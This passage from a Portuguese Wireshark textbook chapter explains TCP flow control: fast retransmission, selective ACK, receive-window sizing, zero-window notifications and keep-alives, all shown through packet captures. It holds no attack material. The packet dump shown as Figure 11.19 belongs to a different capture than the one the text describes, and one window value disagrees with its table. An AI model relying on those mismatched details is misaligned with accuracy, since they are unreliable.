


Figura 11.12 – Três ACKs duplicados causam essa retransmissão rápida do pacote perdido.

Novamente, o pacote de retransmissão pode ser encontrado na coluna Info do painel Packet List (Lista de pacotes). Como nos exemplos anteriores, o pacote está claramente identificado com texto em vermelho sobre fundo preto. A seção análise de SEQ/ACK desse pacote (Figura 11.12) nos informa que ele é suspeito de ser uma retransmissão rápida u. (Mais uma vez, a informação que identifica esse pacote como uma retransmissão rápida não é um valor definido no pacote propriamente dito, mas um recurso do Wireshark.) O último pacote da captura é um pacote ACK confirmado a recepção da

retransmissão rápida.

**NOTA** Um recurso a ser considerado, que pode afetar o fluxo de dados em comunicações TCP em que há perda de pacotes, é o recurso de Selective Acknowledgment (Confirmação seletiva). Na captura de pacotes que acabamos de analisar, um ACK Seletivo foi negociado como um recurso habilitado durante o processo inicial de handshake de três vias. Como resultado, sempre que um pacote é perdido e um ACK duplicado é recebido, somente o pacote perdido deve ser retransmitido, mesmo que outros pacotes tenham sido recebidos com sucesso após o pacote perdido. Se o ACK Seletivo não estivesse habilitado, todos os pacotes depois do pacote perdido também teriam de ser retransmitidos. Um ACK Seletivo torna a recuperação de dados perdidos muito mais eficiente. Como a maioria das implementações modernas de pilha TCP/IP oferece suporte para um ACK Seletivo, você verá que esse recurso geralmente está implementado.

## Fluxo de controle do TCP

Retransmissões e ACKs duplicados são funções TCP reativas que servem para se recuperar da perda de pacotes. Realmente o TCP seria um protocolo precário se não incluísse alguma forma de método proativo para evitar a perda de pacotes.

O TCP implementa um mecanismo de janela deslizante para detectar quando uma perda de pacotes pode ocorrer e ajusta a taxa de transmissão de dados para evitar que isso aconteça. O mecanismo de janela deslizante tira proveito da janela de recepção do receptor para controlar o fluxo dos dados.

A janela de recepção é um valor especificado pelo receptor dos dados e é armazenada no cabeçalho TCP (em bytes); ele informa ao dispositivo transmissor a quantidade de dados que o receptor está disposto a armazenar em seu espaço de buffer TCP. Esse espaço de buffer é o local em que os dados são armazenados temporariamente até que possam ser passados para as camadas superiores da pilha para o protocolo da camada de aplicação à espera para processá-los. Como resultado, o host transmissor pode enviar apenas a quantidade de dados especificada no campo Valor do tamanho da janela (Window size value) a cada vez. Para que o transmissor envie mais dados, o receptor deve enviar uma confirmação informando que os dados anteriores foram recebidos. O receptor também deve limpar o espaço do buffer TCP processando os dados que estão ocupando esse lugar. A Figura 11.13 mostra como a janela de recepção funciona.





Figura 11.13 – A janela de recepção evita que o receptor dos dados fique sobrecarregado.

Na Figura 11.13, o cliente está enviando dados para um servidor que informou ter um tamanho da janela de recepção de 5.000 bytes. O cliente envia 2.500 bytes, reduzindo o espaço de buffer do servidor para 2.500 bytes, e em seguida envia outros 2.000 bytes, reduzindo o buffer para 500 bytes. O servidor envia uma confirmação desses dados e, depois que estes são processados no buffer, haverá novamente um buffer vazio disponível. Esse processo se repete, com o cliente enviando 3.000 bytes e outros 1.000 bytes, reduzindo o buffer do servidor para 1.000 bytes. Mais uma vez, o cliente confirma esses dados e processa o conteúdo de seu buffer.

## Ajustando o tamanho da janela

Esse processo de ajustar o tamanho da janela é razoavelmente bem definido, mas nem sempre é perfeito. Sempre que dados são recebidos pela pilha TCP, uma confirmação é gerada e enviada em resposta, porém os dados inseridos no buffer do receptor nem sempre são processados imediatamente.

Quando estiver processando pacotes de vários clientes, um servidor ocupado poderia demorar para limpar seu buffer e, desse modo, seria incapaz de disponibilizar espaço para novos dados. Sem uma forma de controle de fluxo, um buffer cheio poderia levar a pacotes perdidos e a dados corrompidos. Felizmente, quando um servidor se tornar ocupado demais para processar dados na taxa com que sua janela de recepção os estiver disponibilizando, o tamanho da janela poderá ser ajustado. Isso é feito diminuindo o valor do tamanho da janela no cabeçalho TCP do pacote ACK que está sendo transmitido de volta aos hosts que estão enviando dados. A Figura 11.14 mostra um exemplo desse processo.



*Figura 11.14 – O tamanho da janela pode ser ajustado quando o servidor se tornar ocupado.*

Na Figura 11.14, o servidor começa anunciando um tamanho de janela de 5.000 bytes. O cliente envia 2.000 bytes, seguidos de outros 2.000 bytes, deixando apenas 1.000 bytes de espaço em buffer disponível. O servidor percebe que seu buffer está enchendo rapidamente e sabe que se a transferência de dados se mantiver nessa taxa, logo haverá perda de pacotes. Para evitar esse contratempo, o servidor envia uma confirmação ao cliente, com um tamanho de janela atualizado de 1.000 bytes. O cliente responde enviando menos dados e, agora, a taxa com que o servidor pode processar o conteúdo de seu buffer permite que os dados fluam de maneira constante.

O processo de redimensionamento funciona dos dois lados. Quando o servidor é capaz de processar dados a uma taxa mais rápida, ele poderá enviar um pacote ACK com um tamanho maior de janela.

## Interrompendo o fluxo de dados com uma notificação de janela zero

Em consequência de falta de memória, falta de capacidade de processamento ou outro problema, um servidor poderá deixar de processar dados enviados por um cliente. Uma interrupção como essa poderia resultar em pacotes descartados e uma interrupção no processo de comunicação, mas a janela de recepção pode minimizar os efeitos negativos.

Quando uma situação como essa surgir, um servidor poderá enviar um pacote contendo um tamanho de janela igual a zero. Se o cliente receber esse pacote, ele interromperá qualquer transmissão de dados, mas às vezes manterá a conexão com o servidor aberta com a transmissão de pacotes keep-alive. Pacotes keep-alive podem ser enviados pelo cliente a intervalos regulares para verificar o status da janela de recepção do servidor. Depois que o servidor puder começar a processar dados novamente, ele responderá com um tamanho de janela diferente de zero, e a comunicação será restaurada. A Figura 11.15 mostra um exemplo de notificação de janela zero.




Figura 11.15 – Transferência de dados para quando o tamanho da janela é definido para 0 byte.

Na Figura 11.15, o servidor começa recebendo dados com um tamanho de janela de 5.000 bytes. Após receber um total de 4.000 bytes de dados do cliente, o servidor começa a ter uma carga muito pesada de processamento e não é capaz de processar mais nenhum dado proveniente do cliente. O servidor então envia um pacote com o campo Valor do tamanho da janela (Window size value) definido com 0. O cliente interrompe a transmissão de dados e envia um pacote keep-alive. Após receber esse pacote, o servidor responde com um pacote notificando o cliente de que poderá agora receber dados e que seu tamanho de janela é de 1.000 bytes. O cliente começa a enviar dados novamente, porém a uma taxa mais lenta que antes.

## A janela TCP deslizante na prática

Após ter discutido a teoria por trás da janela TCP deslizante, analisaremos agora essa janela no arquivo de captura `tcp_zerowindowrecovery.pcapng`.

Nesse arquivo, começamos com vários pacotes TCP ACK trafegando de 192.168.0.20 para 192.168.0.30. O principal valor de interesse para nós está no campo Valor do tamanho da janela (Window size value), que pode ser visto tanto na coluna Info do painel Packet List (Lista de pacotes) quanto no cabeçalho TCP no painel Packet Details (Detalhes do pacote). Podemos ver de imediato que o valor desse campo diminui ao longo dos três primeiros pacotes, como mostrado na Figura 11.16.

No.	Time	Source	Destination	Protocol	Length	Info	
1	0.000000	192.168.0.20	192.168.0.30	TCP	60	2235 → 1720 [ACK] Seq=1422793785 Ack=2710996659 Win=8750 Len=0	①
2	0.000237	192.168.0.20	192.168.0.30	TCP	60	2235 → 1720 [ACK] Seq=1422793785 Ack=2710999579 Win=5840 Len=0	
3	0.000193	192.168.0.20	192.168.0.30	TCP	60	2235 → 1720 [ACK] Seq=1422793785 Ack=2711002499 Win=2920 Len=0	②

Figura 11.16 – O tamanho da janela nesses pacotes está diminuindo.

O tamanho da janela varia de 8.760 bytes no primeiro pacote para 5.840 bytes no segundo e então para 2.920 bytes no terceiro pacote v. Essa redução no tamanho da janela

é um indicador clássico do aumento de latência do host. Observe na coluna Time (Tempo) que isso acontece rapidamente u. Quando o tamanho da janela é reduzido com essa rapidez, é comum que o tamanho caia para zero, que é exatamente o que acontece no quarto pacote, conforme vemos na Figura 11.17.





Figura 11.17 – Esse pacote de janela zero informa que o host não é capaz de aceitar mais nenhum dado.

O quarto pacote também é enviado de 192.168.0.20 para 192.168.0.30, mas sua finalidade é informar a 192.168.0.30 que ele não pode mais receber nenhum dado. O valor 0 é visto no cabeçalho TCP u. O Wireshark também nos informa que esse é um pacote de janela zero na coluna Info do painel Packet List e na seção análise de SEQ/ACK do cabeçalho TCP v.

Depois que esse pacote de janela zero é enviado, o dispositivo em 192.168.0.30 não enviará mais dados até receber uma atualização de janela de 192.168.0.20 informando-lhe que o tamanho da janela aumentou. Felizmente para nós, o problema que causa a condição de janela zero nesse arquivo de captura foi apenas temporário. Assim, uma atualização de janela é enviada no próximo pacote, como mostra a Figura 11.18.



*Figura 11.18 – Um pacote de atualização de janela TCP permite que o outro host saiba que poderá começar a transmitir dados novamente.*

Nesse caso, o tamanho da janela é elevado a um valor bem saudável de 64.240 bytes. Mais uma vez, o Wireshark nos permite saber que essa é uma atualização de janela no cabeçalho análise de SEQ/ACK.

Depois que o pacote de atualização é recebido, o host em 192.168.0.30 pode começar a enviar dados novamente, como é feito nos pacotes 6 e 7. Todo esse período de transmissão de dados interrompida ocorre muito rapidamente. Se tivesse durado apenas um pouco mais, ela poderia ter causado um “soloço” em potencial na rede, resultando em uma transferência de dados mais lenta ou com falha.

Para observar a janela deslizante uma última vez, analise `tcp_zerowindowdead.pcapng`. O primeiro pacote nessa captura contém tráfego HTTP normal enviado de 195.81.202.68 para 172.31.136.85. O pacote é imediatamente seguido de um pacote de janela zero enviado de volta por 172.31.136.85, como mostra a Figura 11.19.

Wireshark · Packet 4 · nowebaccess2

```
> Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: Dell_c0:56:f0 (00:21:70:c0:56:f0), Dst: HewlettP_bf:91:ee (00:25:b3:bf:91:ee)
> Internet Protocol Version 4, Src: 172.16.0.102, Dst: 172.16.0.8
> Transmission Control Protocol, Src Port: 80 (80), Dst Port: 1074 (1074), Seq: 1, Ack: 1, Len: 0
    Source Port: 80
    Destination Port: 1074
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1      (relative sequence number)
    Acknowledgment number: 1      (relative ack number)
    Header Length: 20 bytes
    > Flags: 0x014 (RST, ACK) ❶
        Window size value: 0
        [Calculated window size: 0]
        [Window size scaling factor: -1 (unknown)]
    > Checksum: 0xc9aa [validation disabled]
        Urgent pointer: 0
    > [SEQ/ACK analysis]

No.: 4 · Time: 0.000510 · Source: 172.16.0.102 · Destination: 172.16.0.8 · Protocol: TCP · Length: 60 · Info: 80 → 1074 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Close Help

*Figura 11.19 – Um pacote de janela zero interrompe a transferência de dados.*

Isso parece muito semelhante ao pacote de janela zero mostrado na Figura 11.17, porém o resultado é bem diferente. Em vez de ver uma atualização de janela do host 172.31.136.85 e o restabelecimento da comunicação, vemos um pacote keep-alive, como mostra a Figura 11.20.

Wireshark · Packet 3 · tcp\_zerowindowdead

```
> Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
> Ethernet II, Src: CiscoInc_72:15:00 (00:0b:be:72:15:00), Dst: HewlettP_a4:c1:c6 (00:16:35:a4:c1:c6)
> Internet Protocol Version 4, Src: 195.81.202.68, Dst: 172.31.136.85
> Transmission Control Protocol, Src Port: 80 (80), Dst Port: 38760 (38760), Seq: 1310997785, Ack: 704338729, Len: 0
    Source Port: 80
    Destination Port: 38760
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1310997785
    Acknowledgment number: 704338729
    Header Length: 32 bytes
    > Flags: 0x010 (ACK)
        Window size value: 108
        [Calculated window size: 108]
        [Window size scaling factor: -1 (unknown)]
    > Checksum: 0x3311 [validation disabled]
        Urgent pointer: 0
    > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    > [SEQ/ACK analysis]
        > [TCP Analysis Flags]
            > [Expert Info (Note/Sequence): TCP keep-alive segment] ❶
                [TCP keep-alive segment]
                [Severity level: Note]
                [Group: Sequence]

No.: 3 · Time: 3.410576 · Source: 195.81.202.68 · Destination: 172.31.136.85 · Protocol: TCP · ...live] 80 → 38760 [ACK] Seq=1310997785 Ack=704338729 Win=108 Len=0 TSval=1334338 TStamp=2224
```

Close Help

*Figura 11.20 – Esse pacote keep-alive garante que o host com janela zero continua vivo.*

Esse pacote é marcado como keep-alive pelo Wireshark na seção de análise de SEQ/ACK do cabeçalho TCP no painel Packet Details (Detalhes do pacote) u. A coluna Time nos informa que esse pacote foi enviado 3,4 segundos depois do último pacote recebido. Esse processo continua várias outras vezes, com um host enviando um pacote de janela zero e o outro enviando um pacote keep-alive, como vemos na Figura 11.21.

No.	Time	①	Source	Destination	Protocol	Length	Info
2	0.000029	172.31.136.85	195.81.202.68	TCP	66	[TCP ZeroWindow]	38760 → 80 [ACK] Seq=704338729 Ack=1310997786 Win=0 Len=0 TSv..
3	3.410576	195.81.202.68	172.31.136.85	TCP	66	[TCP Keep-Alive]	80 → 38760 [ACK] Seq=1310997785 Ack=704338729 Win=108 Len=0 T..
4	0.000031	172.31.136.85	195.81.202.68	TCP	66	[TCP ZeroWindow]	38760 → 80 [ACK] Seq=704338729 Ack=1310997786 Win=0 Len=0 TSv..
5	6.784127	195.81.202.68	172.31.136.85	TCP	66	[TCP Keep-Alive]	80 → 38760 [ACK] Seq=1310997785 Ack=704338729 Win=108 Len=0 T..
6	0.000029	172.31.136.85	195.81.202.68	TCP	66	[TCP ZeroWindow]	38760 → 80 [ACK] Seq=704338729 Ack=1310997786 Win=0 Len=0 TSv..
7	13.536714	195.81.202.68	172.31.136.85	TCP	66	[TCP Keep-Alive]	80 → 38760 [ACK] Seq=1310997785 Ack=704338729 Win=108 Len=0 T..
8	0.000047	172.31.136.85	195.81.202.68	TCP	66	[TCP ZeroWindow]	38760 → 80 [ACK] Seq=704338729 Ack=1310997786 Win=0 Len=0 TSv..

Figura 11.21 – O host e o cliente continuam a enviar pacotes de janela zero e keep-alive, respectivamente.

Esses pacotes keep-alive ocorrem a intervalos de 3,4, 6,8 e 13,5 segundos u. Esse processo pode continuar por um bom tempo, dependendo dos sistemas operacionais dos dispositivos em comunicação. Como podemos ver somando os valores da coluna Time, a conexão é interrompida por aproximadamente 25 segundos. Pense no que ocorreria se você tentasse se autenticar junto a um controlador de domínio ou estivesse fazendo download de um arquivo da internet enquanto se sujeitasse a um atraso de 25 segundos – seria inaceitável!

## Aprendendo com pacotes de controle de erro e de fluxo do TCP

Vamos colocar a retransmissão, os ACKs duplicados e o mecanismo de janela deslizante em contexto. Eis algumas observações que devemos ter em mente ao resolver problemas de latência.

### Pacotes de retransmissão

